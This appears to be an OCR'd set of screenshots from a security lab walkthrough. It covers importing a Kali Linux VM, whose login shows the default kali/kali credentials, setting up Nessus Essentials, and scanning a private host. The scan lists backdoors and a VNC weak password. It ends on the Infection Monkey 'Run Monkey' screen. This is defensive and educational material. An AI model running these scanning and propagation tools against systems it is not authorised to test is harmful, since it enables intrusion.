

Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Virtual System 1
Name
Kali-Linux-2021.1-vbox-amd64
Product
Kali Linux
Product-URL
https://www.kali.org/
Vendor
Offensive Security
Vendor-URL
https://www.offensive-security.com/
Version
Rolling (20XX.Y) x64
Description
Kali Rolling (2021.1) x64...
Machine Base Folder:
E:\Virtual Box VMs
MAC Address Policy:
Include only NAT network adapter MAC addresses
Additional Options:
Import hard drives as VDI
Appliance is not signed
Restore Defaults
Import
Cancel


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
Kali-Linux-2021.1-vbox...
Powered Off
Ubuntu (Fresh Installation)
Powered Off
Windows 10 (Fresh Installation)
Powered Off
General
Name: Kali-Linux-2021.1-vbox-amd64
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Preview
Kali-Linux-2021.1-vbox-amd64



kali
en_US.utf8
01 Mar, 11:26
User: kali
Pass: kali
kali
Cancel
Log In
KALI
BY OFFENSIVE SECURITY



Applications
Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs







Nessus-8.13.1-amzn2.x86_64.rpm	Amazon Linux 2	40.9 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-amzn2.aarch64.rpm	Amazon Linux 2 (Graviton 2)	40.7 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-debian6_amd64.deb	Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	43.6 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-debian6_i386.deb	Debian 9, 10 / Kali Linux 1, 2017.3 i386(32-bit)	41.5 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-es6.x86_64.rpm	Red Hat ES 6 (64-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	43.6 MB	Dec 16, 2020	Checksum









nessus
Welcome to Nessus
Choose how you want to deploy Nessus. Select a product to get started.
Nessus Essentials
1
Nessus Professional
Nessus Manager
Managed Scanner
2
Continue
© 2021 Tenable™, Inc.



nessus
Essentials
Get an activation code
To receive an email with a free Nessus Essentials activation code, enter your information.
If you already have an activation code, skip this step.
First *
Last *
John
Smith
Email *
user@example.com
Skip
Back
Email
© 2021 Tenable™, Inc.



nessus
Essentials
Register Nessus
Enter your activation code.
Activation Code *
Register Offline
Settings
Back
Continue
© 2021 Tenable™, Inc.



nessus
Essentials
Create a user account
Create a Nessus administrator user account. Use this username and password to log in to Nessus.
Username *
Admin
Password *
Back
Submit
© 2021 Tenable™, Inc.



nessus
Essentials
Admin
Remember Me
Sign In
© 2021 Tenable™, Inc.



nessus
Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.
Create a new vulnerability scan



VULNERABILITIES
Basic Network Scan
A full system scan suitable for any host.
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Malware Scan
Scan for malware on Windows and Unix systems.
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
DROWN Detection
Remote checks for CVE-2016-0800.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.



nessus
Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
Tenable News
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
My First Vulnerability Scan
1
Description
Identifying vulnerabilities on a target system
2
Folder
My Scans
3
Targets
192.168.241.7
4
Upload Targets
Add File
5
Save
Launch
Cancel


nessus
Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Modified
My First Vulnerability Scan
On Demand
Today at 12:32 PM



Name
Schedule
Last Modified
My First Vulnerability Scan
On Demand
Today at 12:33 PM



Hosts 1
Vulnerabilities 73
Remediations 4
Notes 1
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
10.10.10.11
9
7
30
6
133



Hosts 1
Vulnerabilities 73
Remediations 4
Notes 1
History 1
Filter
Search Vulnerabilities
73 Vulnerabilities
Sev
Name
Family
Count
CRITICAL
SSL (Multiple Issues)
Gain a shell remotely
3
CRITICAL
Bind Shell Backdoor Detection
Backdoors
1
CRITICAL
NFS Exported Share Information Disclosure
RPC
1
CRITICAL
rexecd Service Detection
Service detection
1
CRITICAL
Unix Operating System Unsupported Version Detection
General
1
CRITICAL
UnrealIRCd Backdoor Detection
Backdoors
1
CRITICAL
VNC Server 'password' Password
Gain a shell remotely
1
MIXED
ISC Bind (Multiple Issues)
DNS
5
MIXED
SSL (Multiple Issues)
Service detection
3






```
Monkey Island installation ended.
The server should be accessible soon via https://<server_ip>:5000/
To check the Island's status, run 'sudo service monkey-island status'
```







Infection Monkey Island
https://localhost:5000/run-monkey
Infection Monkey
1. Run Monkey
2. Infection Map
3. Security Reports
Start Over
1. Run Monkey
Go ahead and run the monkey! (Or configure the monkey to fine tune its behavior)
A
Run on Monkey Island Server
OR
B
Run on a machine of your choice
Go ahead and monitor the ongoing infection in the Infection Map view.

